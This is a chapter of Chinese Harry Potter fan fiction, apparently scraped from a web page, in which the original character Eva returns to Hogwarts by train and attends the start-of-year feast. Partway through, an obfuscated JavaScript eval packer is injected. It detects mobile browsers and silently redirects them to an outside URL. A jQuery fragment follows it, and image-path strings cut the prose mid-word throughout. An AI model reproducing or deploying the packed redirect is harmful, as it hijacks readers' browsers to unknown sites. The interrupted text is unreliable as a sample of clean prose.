    Eva站在那儿,几秒钟没动。只是看着,听着,感受着。


    然后她低头检查行李——箱子完好,素雪的笼子也完好。雪鸮在笼子里抖了抖羽毛,水珠飞溅。


    她吐了口气,笑了。


    推着车,走向最近的车门。


    车厢里比去年更挤。她拖着湿漉漉的行李走过一节节车厢,门都关着,里面传出笑声和说话声。走了很久,终于找到一间只有两个人的包厢——是曼蒂,还有帕德玛。


    “Eva!”曼蒂招手,“快进来!我们都湿透了……”


    Eva把箱子塞进角落,在靠窗的位置坐下。素雪的笼子放在旁边,雪鸮开始用喙梳理羽毛。帕德玛递过来一块巧克力:“吃吗?我妈妈做的,加了印度香料。”


    巧克力是深褐色的,闻起来有肉桂和豆蔻的香味。Eva接过来,咬了一小口——甜中带辣,很特别。


    “谢谢。”她说。列车开动了。窗外的伦敦在雨中后退,渐渐变成田野和树林。雨还在下,打在车窗上,划出一道道水痕。


    她们聊起暑假。帕德玛说她回印度看了祖父母,那边热得不行,但食物很好吃。曼蒂说她妹妹如何闹腾,她如何帮忙换尿布。


    “你呢,Eva?”曼蒂问,“江南真的像你说的那么安静吗?”


    “嗯,”Eva点头,“很安静。每天就是打坐,读书,练字。”


    “听起来有点……无聊。”曼蒂做了个鬼脸。


    “但挺舒服的。”Eva说。这是真话。那个夏天确实让她恢复了,不只是身体,还有心。聊了一会儿,帕德玛开始预习草药课的书——她们二年级要学曼德拉草了,书上有详细的图解。曼蒂在整理她的洛哈特全集,把每本书按出版顺序排好。


    Eva从书包里拿出爷爷给的新绢帛笔记,翻开第一页。还是那些静心口诀,但后面多了些新的内容——关于“气”与“意”的配合,关于如何在动中守静。


    她看着那些汉字,手指无意识地摸着腕上的玉佩。玉佩温温的,和新玉牌贴在一起,两块玉的温润感相互呼应。


    窗外的雨小了些,变成细细的雨丝。田野变成山坡,远处能看见灰蒙蒙的山影。


    过了一会儿,包厢门被拉开。是秋·张,穿着拉文克劳的校袍,头发扎成利落的马尾,脸上带着笑。


    “嘿,新生们——哦,不对,现在是二年级了!”她钻进包厢,在Eva旁边坐下,“暑假怎么样?”


    她们又聊了一会儿。秋说她暑假去了法国,看了魁地奇世界杯的预选赛。“保加利亚的找球手太厉害了——虽然他们队输了,但他一个人抓了三次金色飞贼!”


    “三次?”曼蒂瞪大眼睛,“怎么可能?”</p


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16980648|193567||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    >“真的!我都录下来了——用魔法相机。”秋从包里拿出一个会动的相册,翻开给她们看。照片里,一个穿着深红色队服的找球手在空中疾驰,动作快得像一道闪电。


    聊到一半,秋突然压低声音:“对了,你们听说斯莱特林的事了吗?”


    “什么事?”帕德玛问。


    “德拉科·马尔福,”秋的声音更低了,“他爸爸……卢修斯·马尔福,好像被魔法部调查了。暑假里《预言家日报》登了几篇报道,说他和一些……不太干净的事情有关。”


    Eva想起暑假前最后一次见到马尔福——他独自坐在斯莱特林长桌末端,脸色苍白,灰眼睛里那种复杂的情绪。还有更早的,禁林那晚他僵住的脸,蜘蛛幽绿的复眼,自己杖尖爆发的强光……


    “调查结果呢?”曼蒂问。


    “不知道。”秋摇头,“但开学宴会上肯定会有议论。斯莱特林那边气氛肯定很糟。”


    列车继续向北。雨停了,但天空还是阴沉沉的。窗外掠过湖泊和森林,偶尔能看到麻瓜的村庄,小小的房子像玩具一样。


    午饭时间,推着零食车的小巫婆来了。她们买了巧克力蛙、南瓜馅饼和吹宝超级泡泡糖。Eva抽到的卡片是“张道陵”——和去年一样。她把卡片收好,觉得这是个好兆头。


    下午,她们开始讨论课程。二年级的课表和一年级差不多:有变形术、魔咒、魔药、草药、魔法史、天文学,黑魔法防御术换了新老师。


    天色渐渐暗下来。列车驶入山区,隧道一个接一个。每次进入隧道,车厢里就一片漆黑,只有魔杖尖的荧光闪烁提供微弱的光。


    终于,在又一个漫长的隧道之后,列车开始减速。


    “快到了!”秋站起来,开始整理袍子,“收拾东西,准备下车。”


    站台在夜色中亮着灯,比去年更冷。海格巨大的身影站在站台尽头,提着一盏巨大的提灯,声音像打雷一样洪亮:“一年级新生!一年级新生到这边来!”Eva跟着二年级的学生们走向另一边。夜骐拉的马车已经等在那里了——她现在能清楚地看见它们了,那些骨瘦如柴、长着蝙蝠翅膀的黑马,眼睛空洞苍白。她知道,能看见夜骐的人,都见证过死亡。


    她想起禁林里独角兽空洞的眼,想起奇洛溃烂的脸,想起那团扑来的黑雾。


    但这次,她没有移开视线。


    马车轻晃着驶向城堡。霍格沃茨在夜色中矗立,塔楼的灯火温暖地亮着,像在迎接他们回家。


    礼堂还是老样子:成千上万支蜡烛飘在空中,天花板是深蓝色的夜空,四张长桌上摆着闪闪发光的金色餐具。但Eva注意到一些变化——教授席上,奇洛的位置空了,换成了一个金发巫师,正笑容灿烂地和麦格教授说话。是吉德罗·洛哈特。


    斯内普教授坐在老位置,黑眼睛缓缓扫视着礼堂。当他的目光扫过拉文克劳长桌,在Eva脸上停留了一瞬——很短,但Eva感觉到那种熟悉的审视。然后他移开视线,嘴唇抿得更紧了。


    邓布利多教授站起来,银白色的长胡子在烛光下闪闪发亮。


    “欢迎回来!”他的声音温和而清晰,“在开始这顿丰盛的晚餐之前,请允许我介绍一位新面孔。”他介绍了吉德罗·洛哈特——“我们新任的黑魔法防御术教授”。


    掌声响起,洛哈特站起来鞠了一躬,笑容灿烂得像要溢出来。


    “此外,”邓布利多继续说,表情严肃了些,“我必须提醒大家,城堡三楼靠右的走廊今年禁止进入。任何违反此规定的学生,将面临严厉处罚。”


    礼堂里响起低低的议论声。Eva看向格兰芬多长桌——哈利、罗恩和赫敏交换了一个眼神。


    然后分院仪式开始了。新生们一个接一个走上前,戴上那顶破旧的帽子。今年新生特别多,帽子唱了一首很长的新歌,讲的是四个学院的团结。


    “拉文克劳!”帽子喊道,一个黑头发的小女孩怯生生地走向蓝青铜色的长桌。


    Eva安静地看着。一年前,她也是那样走过来的。现在,她是二年级了。


    分院结束,晚宴开始。长桌上瞬间堆满了食物:烤牛肉,烤鸡,猪排,香肠,约克郡布丁,各种蔬菜,肉汁,还有成山的甜点。


    Eva小口吃着。食物还是那么美味,但她吃得不多。胃里有点紧——不是紧张,是那种重新适应热闹环境的感觉。


    晚宴快结束时,邓布利多教授再次站起来。


    “在大家回宿舍休息之前,还有几件事要通知。”他说,“第一,管理员费尔奇先生希望我提醒大家,课间不允许在走廊上使用魔法。第二,魁地奇选拔将在第二周进行,有意参加的同学请向各自学院的队长报名。”


    他顿了顿,目光扫过礼堂:“最后,我必须非常严肃地提醒大家:霍格沃茨是一所魔法学校,但魔法不是万能的。有些危险,即使是最强大的魔法也无法完全防御。请各位保持警惕,但不要过度恐慌。教授们会确保你们的安全。”


    这话让礼堂安静了几秒。Eva感觉到腕上的玉佩温温的,和平常一样。


    晚宴结束,学生们陆续离开礼堂。拉文克劳的队伍走上旋转楼梯,走向塔楼。


    鹰形门环静静地挂在橡木门上。一个七年级学生走上前,敲了敲门环。


    鹰喙张开,那个中性的、带着回音的声音响起:“什么东西越给予,自己反而越丰盈?”


    “知识。”七年级学生答道。“正确。”


    门开了。公共休息室里温暖明亮,壁炉里的火烧得正旺,深蓝色的地毯和青铜色的装饰在火光下泛着柔和的光泽。一切都和去年一样,但又不一样了——Eva不再是那个怯生生的新生,她知道旋转楼梯有多少级,知道哪把扶手椅最舒服,知道窗外能看到最美的星空。


    罗伯特·希利亚德站在壁炉前,脸上带着温和的笑:“欢迎回来,拉文克劳们。二年级的课表明天早餐时分发。”


    学生们三三两两地散开。Eva和曼蒂、帕德玛走上旋转楼梯,回到那间熟悉的圆形寝室。


    丽莎已经到了,正在整理行李。“梅林啊,洛哈特的书重死了……”她抱怨着,把七本厚书堆在床头。


    Eva放下箱子,走到窗边。窗外,霍格沃茨的灯火在夜色中温暖地亮着,黑湖的水面倒映着星光和塔楼的影子。远处禁林黑黝黝的,像一头沉睡的巨兽。她深吸一口气。空气里有城堡石头的味道,有远处厨房飘来的淡淡甜香,有羊皮纸和旧书的气味,还有那种魔法特有的噼啪感。


    回来了。


    真的回来了。


    素雪从笼子里飞出来,落在她肩上,轻轻叫了一声,像在说:到家了。


    Eva摸了摸雪鸮柔软的羽毛,笑了。


    明天要开始上课了。新的老师,新的课程,新的挑战。


